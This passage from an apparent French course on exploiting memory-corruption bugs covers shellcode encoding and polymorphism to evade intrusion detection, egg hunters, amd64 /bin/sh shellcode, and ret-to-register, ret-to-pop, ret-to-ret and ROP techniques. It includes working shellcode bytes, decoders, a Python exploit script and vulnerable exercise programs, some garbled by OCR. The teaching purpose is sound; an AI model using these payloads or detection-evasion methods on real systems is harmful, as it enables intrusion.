Ces règles concernent toutes les parties de la chaîne de caractères utilisée pour l'exploitation. En effet, celle-ci est composée :

— d'un *nop-pad* ;
— du shellcode ;
— d'octets de bourrage ;
— d'adresses mémoire, spécifiques à l'exploitation.

Pour outrepasser complètement la détection des NIDS, il est nécessaire de modifier toutes les parties de la chaîne.

4.4.2 Modification du NOP-pad

Pour rappel, les `nop` sont souvent nécessaires en début de shellcode, car il est courant de ne pas savoir exactement où va pointer le shellcode. Il faut donc que le flux d'exécution puisse commencer à n'importe quel endroit du nop-pad : si on veut remplacer 0x90 par d'autres instructions, il faut que ce principe soit toujours vérifié. On peut donc remplacer les `nop` par n'importe quelle instruction d'un octet, puisqu'en arrivant n'importe où dans le code, leur signification ne sera pas changée.

Malheureusement, il n'y pas beaucoup de *one byte instructions*, ce qui implique qu'elles sont facilement repérables (bien que beaucoup soient alphanumériques, ce qui est plutôt pratique pour outrepasser certains filtres). Les instructions possibles pour le nop-pad sont par exemple :


— les incrémentations unitaires comme `inc %eax` (0x40) ;
— les décrémentations unitaires comme `dec %edx` (0x4a) ;
— les instructions qui modifient les flags comme `cld` (0xfc) ou `salc` (0xd6).

Les instructions à éviter sont celles qui agissent à la pile (`push eax` par exemple), car le buffer est souvent situé dans la pile, à un endroit proche de `esp`. Modifier la pile ajoute donc le risque de modifier involontairement le shellcode.

Malheureusement, cette suite d'instructions sera parfois détectée et il faut alors utiliser des instructions sur deux octets. Dans ce cas, certaines conditions doivent être respectées pour éviter les problèmes. Il faut soit que le deuxième octet représente une instruction codée sur un octet, soit qu'il représente le premier octet d'une autre instruction codée sur deux octets qui soit compatible avec le premier octet. Il faut également éviter les instructions de saut vers des adresses non contrôlées ou celles qui déréférencent des pointeurs.

4.4.3 Shellcodes obfusqués


Le principe des shellcodes obfusqués ou encodés (le terme *chiffrement* est bien gros mot pour une simple opération de xor avec une valeur constante...) est d'encoder le code effectif du shellcode, pour qu'il ne puisse plus être désassemblé tel quel, et qu'il ne contienne plus de chaînes de caractères spécifiques. Un petit décodeur, lui aussi sous forme de shellcode, placé avant le vrai shellcode, aura pour but de le décoder dans la mémoire et de lui transférer le flux d'exécution.



Afin d'écrire un shellcode encodé, il faut tout d'abord créer un décodeur en assembleur, puis un encodeur de shellcode en C, enfin lier le décodeur au shellcode encodé et le tester.

Il y a plusieurs méthodes simples pour encoder un shellcode : on peut ajouter ou soustraire une valeur à tous les octets, faire un `xor` des octets avec une clé fixe ou variable (qui s'incrémente, qui dépend de la valeur décodée, etc.), utiliser l'instruction `mov` pour échanger les octets, etc.

Une méthode parmi les plus simples est la soustraction, c'est celle qui sera illustrée. Il faut tout d'abord programmer le décodeur en assembleur. Celui-ci devra trouver l'adresse du shellcode. Il existe plusieurs méthodes pour cela, ce cours utilisera la technique du `jmp - call - pop` : le saut redirigera l'exécution à la fin du code, le `call` appellera une adresse juste en dessous du saut, et un `pop` récupèrera l'adresse de l'instruction suivant le `call`, qui est l'adresse recherchée :



Cette technique permet donc d'obtenir l'adresse de début d'un bloc de données, qui correspondra dans notre cas au shellcode encodé. Le décodeur devra donc appliquer l'opération de soustraction sur chaque octet (il faut pour cela connaître la taille du shellcode). Voici ce que cela donne :

```
jmp get_addr

go:
        pop %eax        # met dans %eax l'adresse du shellcode à décoder
        xor %ecx, %ecx
        mov $25, %cl    # taille du shellcode
        add %ecx, %eax  # on fait pointer %eax sur la fin du shellcode
loop:
        sub $1, %eax    # on soustrait 1 à l'adresse courante du shellcode
        sub $1, (%eax)  # on soustrait 1 à l'opcode courant du shellcode
        sub $1, %ecx    # on soustrait 1 au compteur
        jnz loop        # tant que %ecx != 0 on continue notre boucle
        jmp sc_encoded  # le shellcode est décodé on peut sauter dessus

get_addr:
```

```
        call go         # call pour l'adresse de la prochaine instruction

sc_encoded:
        #on placera ici notre shellcode encodé
```

L'encodeur en C est très simple :

```
/* le shellcode à encoder */
char    sc[] = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"
               "\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";

char    *encode()
{
  char  *sc_encoded = malloc(strlen(sc));
  int   i;

  for (i = 0; i < strlen(sc); i++)
    sc_encoded[i] = sc[i] + 1;
  return (sc_encoded);
}
```

Après récupération du shellcode encodé, il est possible de tester :

```
char sc[] =
        /* le décodeur en opcodes */
        "\xeb\x14\x58\x31\xc9\xb1\x19\x01\xc8\x83\xe8\x01\x83\x28\x01\x83"
        "\xe9\x01\x75\xf5\xeb\x05\xe8\xe7\xff\xff\xff"
        /* le shellcode encodé à la suite */
        "\x32\xc1\x51\x69\x30\x30\x74\x69\x69\x30\x63\x6a\x6f\x8a\xe4\x51"
        "\x8a\xe3\x54\x8a\xe2\xb1\x0c\xce\x81";

int main()
{
  int *ret;
  ret = (int *)&ret + 2;
  *ret = (int) sc;
}
```

Le shellcode encodé ne comporte donc plus la chaîne `/bin//sh` ni de `int 0x80`.

Pour cacher le décodeur, et éviter des règles de détection qui le ciblerait, il est possible de le rendre un peu polymorphique :

- modifier les registres utilisés ;
- remplacer des instructions par des blocs équivalents (`inc %eax, inc %eax = add $2, %eax`) ;
- inverser l'ordre des instructions ;
- ajouter des opérations qui ne servent à rien ;
- générer une routine différente à chaque fois ;
- etc.

Exercice Shellcode encodé

Compilez le programme de test et suivez pas à pas son exécution avec `gdb` ou `ddd` :

1. posez un point d'arrêt sur l'instruction `ret` de la fonction `main` ;
2. utilisez la commande `stepi` pour récupérer dans le registre `eax` l'adresse du shellcode encodé ;

3. effectuez des tours de la boucle en examinant à chaque fois les modifications en mémoire du shellcode.

4.4.4 Modifier le bourrage

Les octets de bourrage servent en général à faire déborder les tableaux vulnérables. Cette grande zone permet de mettre tous les octets voulus (en général, il faut tout de même éviter certains octets spéciaux), il est donc possible d'utiliser des octets aléatoires ou par exemple utiliser un dictionnaire pour générer une zone alphanumérique.


Il faut le plus possible éviter les longues suites de 'A' (0x41) ou 'a' (0x61), très peu discrets dans la mémoire (analyse post-mortem).

4.4.5 Adresse de retour

Il n'y a pas de solutions pour modifier cette zone, la raison est évidente... Mais puisque cette adresse est très spécifique à l'application ciblée, la probabilité qu'un NIDS crée une alerte sur cette valeur est très faible.

4.4.6 Résultat

Au final, presque toutes les zones du buffer ont été modifiées et il est beaucoup moins évident qu'il contienne un shellcode (du point de vue des NIDS).



4.4.7 Shellcodes par étapes

Un autre problème peut survenir lors d'une exploitation logicielle, c'est la taille du shellcode que l'on peut injecter. Parfois, il peut être nécessaire de faire bien plus qu'un simple bind shell pour réussir à réaliser des actions après l'exploitation, mais la quantité d'octets utilisable est trop faible. Dans ce cas, il faut trouver un moyen d'exécuter du code que l'on contrôle situé à un autre endroit dans la mémoire. En fonction des cas, différentes solutions existent :

Egg hunter

De nombreuses données sont modifiables et accessibles par le programme : les variables d'environnement, par exemple, ou encore des données internes au programme générées par l'utilisateur. Il est donc possible d'y insérer un shellcode puis de sauter dessus depuis le premier shellcode qui a été lancé par l'exploitation. Le problème de cette technique est qu'on ne peut généralement pas connaitre à l'avance l'emplacement de ces données. Une méthode, appelée *egg hunter*, consiste à insérer un motif bien précis (quelques octets) au début du deuxième shellcode afin de le repérer en scannant la mémoire. Mais lors du parcours de la mémoire, certaines zones risquent de ne pas être mappées. Une erreur de segmentation aura donc très probablement lieu. Il faut donc penser à installer un gestionnaire de signal pour le signal `SIGSEGV`. Il est également possible de se servir des appels système pour scanner la mémoire. En utilisant un appel système qui renvoie la valeur `EFAULT` lors d'un accès interdit à la mémoire, il n'est plus nécessaire d'installer de gestionnaire de signal, ce qui rend le code plus simple et plus petit.

Une variante du *egg hunter shellcode* est l'*omelet shellcode*. Si les œufs sont eux aussi trop petits pour contenir le shellcode entier, ils peuvent être répartis dans la mémoire et rassemblé dans un bloc que l'on alloue au préalable.

Download and execute

Si l'attaque est effectuée depuis le réseau, il est encore plus facile d'injecter du code. En effet, le téléchargement de données ne s'arrête pas au premier octet nul rencontré. Il est donc possible de télécharger des bibliothèques dynamiques entières dans une zone mémoire allouée par le shellcode, de les charger et de les exécuter.

4.4.8 Shellcodes amd64

Les shellcodes pour l'architecture amd64 sont identiques dans les concepts aux shellcodes pour x86. Seules quelques particularités sont à prendre en compte :

- les appels système utilisent l'instruction `syscall` et non `int` ;
- les arguments des appels système sont à passer dans les registres `rdi`, `rsi`, `rdx`, `r10`, `r8` et `r9`
- les registres `rcx` et `r11` peuvent être modifiés par le code des appels système

Le shellcode d'exécution de `/bin/sh` (sans le `setuid`) devient ainsi :

```
6a 3b                          push $0x3b  # syscall 59
58                             pop %rax
99                             cltd        # = xor %rdx, %rdx (envp)
48 bb 2f 62 69 6e 2f 2f 73 68 mov $0x68732f2f6e69622f,%rbx  # "/bin//sh"
52                             push %rdx   # push 0
53                             push %rbx   # push "/bin//sh"
54                             push %rsp
5f                             pop %rdi    # %rdi (path) = "/bin//sh"
52                             push %rdx   # push 0
```

```
57                          push %rdi    # push &path
54                          push %rsp
5e                          pop %rsi     # %rsi (argv) = ["/bin//sh",0]
0f 05                       syscall
```

Une des difficultés, lors d'une exploitation réelle, est d'identifier avec précision l'architecture de la machine ciblée. Dans les leaks de ShadowBrokers en 2017, une technique, utilisée par la NSA dans ses exploits (notamment EternalBlue) est présentée. Elle consiste à profiter de certains opcodes communs entre x86 et amd64 pour concevoir un shellcode fonctionnant pour ces deux architectures et capable de dissocier l'une de l'autre :

Octets	x86	Octets	amd64
31c0	xor %eax,%eax	31c0	xor %rax, %rax
40	inc %eax	4090	rex xchg %rax, %rax
90	nop		
0f84b5050000	je +$5b5	0f84b5050000	je +$5b5
e800000000	call +$0	e800000000	call +$0
58	pop %eax	58	pop %rax

En x86, le saut `je` n'est pas effectué car `eax` vaut 1, donc les instructions qui suivent (récupération de `eip`) correspondent au shellcode x86. En amd64, l'instruction `rex xchg %rax, %rax` (le préfixe `rex` sert à préciser la taille des opérandes) laisse `eax` à 0, donc le saut est effectué. Le shellcode spécifique amd64 est situé 0x5b5 octets après.

5

Buffer overflows

5.1 Techniques d'exploitation

La section précédente a décrit la méthode qui permet de rediriger le flux d'exécution vers une adresse choisie. Cette section explique comment rediriger le flux d'exécution vers le shellcode.

Le shellcode se trouvera la plupart du temps dans la pile. Or, le shellcode réalise des opérations dans la pile et peut s'auto-écraser... Pour éviter cela, il est conseillé de faire commencer son shellcode par les octets `\x83\xec\x7c` correspondant à l'instruction `sub $0x7c, %esp`, afin de faire baisser la pile.

5.1.1 Return to X

La principale difficulté consiste à connaître plus ou moins précisément l'emplacement du shellcode dans la mémoire. Or, dans de nombreux cas (exploitation distante, protections des noyaux récents, etc.), il est impossible de la connaître.

Par exemple, avec l'activation de l'ASLR (depuis les noyaux 2.6.12), l'adresse du début (haut) de la pile est modifiée à chaque lancement des programmes :

```
$ cat test_stack.c
int main(int argc, char *argv[])
{
  printf("0x%x\n", &argc);
}
$ gcc test_stack.c -o test_stack
$ for i in `seq 1 6`; do ./test_stack; done
0xbf841bc0
0xbfb06c70
0xbffd17e0
0xbfc5aef0
```

```
0xbfb991b0
0xbf964570
```

Néanmoins, il existe des techniques pour faire exécuter un shellcode sur la pile en ignorant son adresse. Elles consistent à utiliser des dispositions particulières de la pile ou le contenu des registres pour faire exécuter le shellcode. Elles ne seront pas réalisables dans tous les cas, mais souvent ce n'est pas important : si le programme est lancé manuellement (typiquement pour un exploit local, en ciblant un programme setuid), il est possible de le relancer jusqu'à ce que l'exploit fonctionne ; si le programme est un service distant, il va très certainement utiliser `fork` et c'est un fils qui va planter, il est donc possible de réessayer plusieurs fois.

Les principales techniques ret-to-X sont (les dénominations sont variables selon les auteurs, on retrouve parfois *ret2X*, *ret-2-X*, etc.) :

— *ret-to-register* ;
— *ret-to-pop* ;
— *ret-to-ret* ;
— *ret-to-libc* et *return-oriented programming*.

Ret-to-register

À la fin du traitement d'une fonction vulnérable, les registres sont susceptibles de contenir l'adresse du buffer que nous contrôlons. Par exemple si la fonction retourne un pointeur sur le buffer, `eax` contiendra son adresse. À la fin de la fonction vulnérable, un autre registre peut également pointer sur l'environnement (donc un buffer que nous contrôlons). N'importe quel registre peut être utilisé, à condition qu'il pointe vers le shellcode.

Cette technique nécessite donc de regarder le code du programme dynamiquement pour trouver un registre intéressant. De manière dynamique, il faut poser un point d'arrêt sur l'instruction `ret` de la fonction vulnérable et utiliser la commande `info reg` de `gdb` pour afficher le contenu des registres. Si un registre pointe vers la pile (adresse en `0xbf`), il faut regarder de plus près la valeur pointée pour déterminer si c'est le shellcode ou une autre valeur contrôlable par l'attaquant. Pour être un candidat, il faut que le registre contienne un pointeur vers le shellcode et non les quatre premières instructions du shellcode.

```
(gdb) r abcdefghijklmnop
Starting program: /tmp/bugeax abcdefghijklmnop

Breakpoint 1, 0x0804841a in foo ()
(gdb) disass
[...]
   0x08048416 <+27>: add    $0x10,%esp
   0x08048419 <+30>: leave
=> 0x0804841a <+31>: ret
End of assembler dump.
(gdb) info reg
eax            0xbffffab0  -1073743184
ecx            0xbffffeb0  -1073742160
```

```
edx            0xbffffab8  -1073743176
ebx            0xb7fcf000  -1208160256
esp            0xbffffcbc  0xbffffcbc
ebp            0xbffffcd8  0xbffffcd8
[...]
(gdb) x/5x $eax
0xbffffab0: 0x64636261  0x68676665  0x6c6b6a69  0x706f6e6d
0xbffffac0: 0x00000000
(gdb) x/5x $ebx
0xb7fcf000: 0x001a8da8  0xb7fdb860  0xb7ff2fd0  0xb7e3d366
0xb7fcf010: 0xb7e3d376
(gdb) x/5x $ecx
0xbffffeb0: 0x6c6b6a69  0x706f6e6d  0x45485300  0x2f3d4c4c
0xbffffec0: 0x2f6e6962
(gdb) x/5x $edx
0xbffffab8: 0x6c6b6a69  0x706f6e6d  0x00000000  0x00000000
0xbffffac8: 0xbffffbb4
```

Dans cet exemple, au moment du `ret` de la fonction vulnérable, `eax` pointe vers le début de notre buffer, `ebx` ne pointe pas vers une zone maîtrisée, `ecx` et `edx` pointent vers la fin de notre buffer. Le meilleur candidat est donc `eax`.

Si un registre convient, il faut donc modifier l'adresse de retour dans la pile avec une instruction qui ferait un `jmp *%reg` ou un `call *%reg`, pour pouvoir exécuter notre shellcode sans en connaître l'adresse. Le programme `objdump` peut être utilisé pour trouver de telles instructions, bien qu'il ne permette de rechercher que dans les instructions prévues :


```
$ objdump -d bugeax | grep '\(jmp\|call\).*eax'
 80484e3:       ff d0                   call   *%eax
$ fg
(gdb) x/1i 0x80484e3
0x80484e3 <__do_global_ctors_aux+35>:   call   *%eax
```

Pour information, la raison de ce `call` est que la fonction `__do_global_ctors_aux` est responsable d'appeler les constructeurs de la libc. Elle va charger successivement les adresses de la liste des constructeurs dans `eax`, et effectuer un `call` dessus. On peut trouver des instructions de ce type pour les autres registres.

Trouver un opcode grâce à `objdump` n'est pas la méthode la plus efficace, car la suite d'octets ne forme pas toujours une instruction complète dans le binaire original. Par exemple, la suite `ffd0` pourrait être contenue dans l'argument d'une instruction `mov` ou `call`. Afin de déterminer d'autres occurrences d'une suite d'octets, il est préférable d'utiliser `xxd` :

```
$ xxd -g0 -c256 binaire | grep ffd0
```

Le schéma de l'exploitation sera donc celui-ci :



L'exploit sera donc du style (si c'est le premier argument du programme qui induit la vulnérabilité) :

```
#!/usr/bin/python3
from os import execve
from struct import pack

prog = "./prog"
taille_buf = 512
adresse = 0x804836f

sc = b"\x83\xec\x7c"
sc += b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68"
sc += b"\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2"
sc += b"\x53\x89\xe1\xb0\x0b\xcd\x80"

arg = sc + b"\x90" * (taille_buf - len(sc)) + b"AAAA" + pack("<L", adresse)

execve(prog, [prog, arg], {})
```

Exercice Ret-to-register


Exploitez le programme suivant :

```
char *foo(char *ptr)
{
  char buf(512);

  return(strcpy(buf, ptr));
}

int main(int argc, char *argv())
{
  if (argc == 2)
    foo(argv(1));
  return 0;
}
```

Ret-to-pop


Cette technique est utilisable quand le buffer est passé en paramètre de la fonction exploitable (à condition qu'il ne soit pas le premier argument). Le principe est d'utiliser le pointeur vers le buffer présent dans la pile. La lecture du code compilé permet de s'assurer que le compilateur n'a pas ajouté de paramètres lui-même (pointeur vers un objet, etc.), donc de connaître de manière exacte le numéro de l'argument.

Dans ce cas, voici à quoi ressemble la pile si la fonction prend deux argument (`ptr` étant le tableau contrôlé) :




```
Starting program: /tmp/bugpop abcdefghijklm
Breakpoint 1, 0x0804841a in foo ()
(gdb) disass
[...]
   0x08048416 <+27>: add    $0x10,%esp
   0x08048419 <+30>: leave
=> 0x0804841a <+31>: ret
End of assembler dump.
(gdb) x/5x $esp
0xbffffcbc: 0x08048446  0x00000002  0xbffffeab  0xbffffd90
0xbffffccc: 0xb7e573fd
(gdb) x/4x 0xbffffeab
0xbffffeab: 0x64636261  0x68676665  0x6c6b6a69  0x4853006d
(gdb) x/4x 0xbffffd90
0xbffffd90: 0xbffffeb9  0xbffffec9  0xbffffed4  0xbfffff23
```

Le principe d'un ret-to-pop est de remplacer l'adresse de retour par l'adresse d'un code qui ferait un `pop` suivi d'un `ret`. En effet, le `pop` dépilerait l'entier *value* dans un registre, donc `esp` pointerait sur la valeur de *ptr*, donc vers l'adresse de notre buffer. L'instruction `ret` exécuterait donc notre shellcode.



La suite d'instruction `pop ret` est très fréquente, car cela permet de restaurer les registres sauvegardés par les fonctions :

```
$ objdump -d bugpop | grep -A 1 pop  | grep -B 3 ret
 80484fc:       58                      pop    %eax
 80484fd:       5b                      pop    %ebx
 80484fe:       5d                      pop    %ebp
 80484ff:       c3                      ret
```

Ici, nous pouvons *poper* jusqu'à trois valeurs pour atteindre l'adresse de notre buffer (dans le cas où le buffer serait passé en quatrième paramètre de la fonction). Dans le cas de l'exercice, il ne faut qu'un seul `pop` suivi d'un `ret`, donc l'adresse `0x80484fe` conviendrait.

Cette technique fonctionne à tous les coups (pour une version donnée du programme vulnérable), puisque le buffer a toujours la même place dans les arguments de la fonction.

Exercice Ret-to-pop

Exploitez le programme suivant :


```
void foo(int value1, int value2, char *ptr)
{
  char buf(512);

  value1 = value2;
  strcpy(buf, ptr);
}

int main(int argc, char *argv())
{
  if (argc == 2)
```

```
    foo(argc, argc + 1, argv[1]);
  return 0;
}
```

Ret-to-ret

Cette méthode repose également sur l'utilisation d'un ancien pointeur écrit sur la pile comme adresse de retour et peut marcher dans certains cas si le buffer est le premier paramètre de la fonction.

Lors de l'appel à une telle fonction vulnérable, l'adresse du buffer se trouve juste après l'adresse de retour dans la pile. Le principe du ret-to-ret est de remplacer la sauvegarde de `eip` par l'adresse d'une instruction `ret`. Le flux d'exécution retombera ainsi sur l'adresse du buffer... ou pas.



Le problème est que l'on aura écrasé l'octet de poids faible de l'adresse de notre buffer dans la pile avec le `\0` final. Des instructions dans la pile seront donc exécutées avant d'arriver à notre shellcode, qui peuvent dans beaucoup de cas faire un segfault. Dans le cas où la randomization de la pile est activée (*cf.* la partie sur les protections), l'adresse de base de la pile est aléatoire, mais les octets de poids faibles sont toujours les mêmes, donc en relançant l'exploitation, le résultat sera identique.

Si l'exploitation est réalisée en local, il est possible d'influencer les adresses dans la pile grâce aux variables d'environnement. Le principe est d'ajouter une variable d'environnement inutile, dont la taille doit être déterminée pour que l'octet de poids faible de l'adresse du shellcode dans la pile soit le plus petit possible (et ainsi diminuer le nombre d'instructions non contrôlées avant l'exécution du shellcode) :

```
ENV=$(python -c 'print("A"x100)') ./vuln $(python -c 'print...
```

La réussite d'un ret-to-ret est donc très dépendante du système (variables d'environnement, compilation, etc.), mais pour une exploitation en local et dans le cas où l'on peut lancer le programme soi-même (donc contrôler son environnement, sans pour autant connaître l'adresse exacte du shellcode), elle est tout à fait envisageable.

Exercice Ret-to-ret

Exploitez le programme suivant :

```
void foo(char *buf)
{
  char b[512];

  printf("0x%x\n", buf);
  strcpy(b, buf);
}

int main(int argc, char *argv[])
{
  char buf[512];

  if (argc == 2)
    foo(argv[1]);
  return 0;
}
```

Ret-to-libc et return-oriented programming

Lorsque la pile n'est pas exécutable, il n'est pas possible de rediriger l'exécution vers une zone contrôlée. Mais il est souvent tout de même possible d'exécuter du code arbitraire en faisant correctement retourner le programme dans les fonctions de la libc.

L'idée est de préparer la pile en y plaçant les arguments des fonctions de la libc qu'il faut appeler et de placer l'adresse de ces fonctions à la place des valeurs de retour. Les exécutions des instructions `ret` à la fin de ces fonctions enchaineront les appels aux fonctions.

Sur certaines architectures, la convention d'appel impose le passage des paramètres des fonctions par registre. Il est alors impossible de placer les arguments dans la pile pour faire du ret-to-libc. L'idée est donc de retourner vers un bout du code de l'application ou d'une des bibliothèques qui n'ont pas l'ASLR qui placerait les bonnes valeurs dans les registres avant d'effectuer le `call` vers la fonction de la libc. Il faut que ces petits bouts de code finissent par l'instruction `ret`. On les appelle alors des *gadgets* et la méthode se nomme ROP (*return-oriented programming*). Cette technique consiste à enchaîner les blocs d'instructions du code, terminés par l'instruction `ret`, pour construire le shellcode sans avoir à exécuter du code dans la pile.

Plusieurs programmes existent pour trouver les gadgets dans un programme ou une bibliothèque, tels que `ropeme`, `ROPgadget` et `msfrop` de metasploit.


Exercice Gadgets ROP

À l'aide de `msfrop`, trouvez les gadgets présents dans `/bin/sh`.

À titre d'exemple, voici à quoi pourrait ressembler la pile après exploitation d'un buffer overflow, dont le shellcode consiste à faire un `exit(0x21)` :

	haut de la pile	
	`0x0804ijkl`	`int $0x80`
	`0x21212121`	
	`0x0804efgh`	`pop %ebx ; ret`
adresse retour	`0x0804abcd`	`mov $1, %eax ; ret`
sauvegarde `ebp`	`0xXXXXXXXX`	

La chaîne de ROP sera ainsi différente par rapport à un shellcode :



Exercice ROP

Compilez le programme suivant et détournez son exécution pour qu'il affiche trois fois "*tatt*" et qu'il quitte proprement avec le code de retour 42.

```
void tatt(void)
{
  printf("tatt\n");
}

void foo(char *ptr)
{
  char buf(512);

  strcpy(buf, ptr);
}

int toto(void)
{
```

```
  int x = 0xc301b0;
  int y = 0xc3c031;
  register int a;

  a = 0;
  return ++a;
}

int main(int argc, char *argv())
{
  if (argc == 2)
    foo(argv(1));
  exit(0);
}
```


5.1.2 Shellcode dans l'environnement

Si l'attaque est locale et que l'ASLR n'est pas activée, le plus simple est de mettre le shellcode tout seul dans l'environnement du programme vulnérable, car on peut calculer précisément son adresse avec la formule suivante (rappelez vous le schéma de la pile au début de l'exécution) :

```
return_address = 0xc0000000        // début de la pile
               - 4                 // les 4 octets nuls du haut de la pile
               - strlen(PROG_PATH) // le chemin du progamme en haut de la pile
               - 1                 // le zéro de fin de chaîne
               - strlen(SHELLCODE) // la taille de notre shellcode
               - 1                 // le zéro de fin de chaîne
```

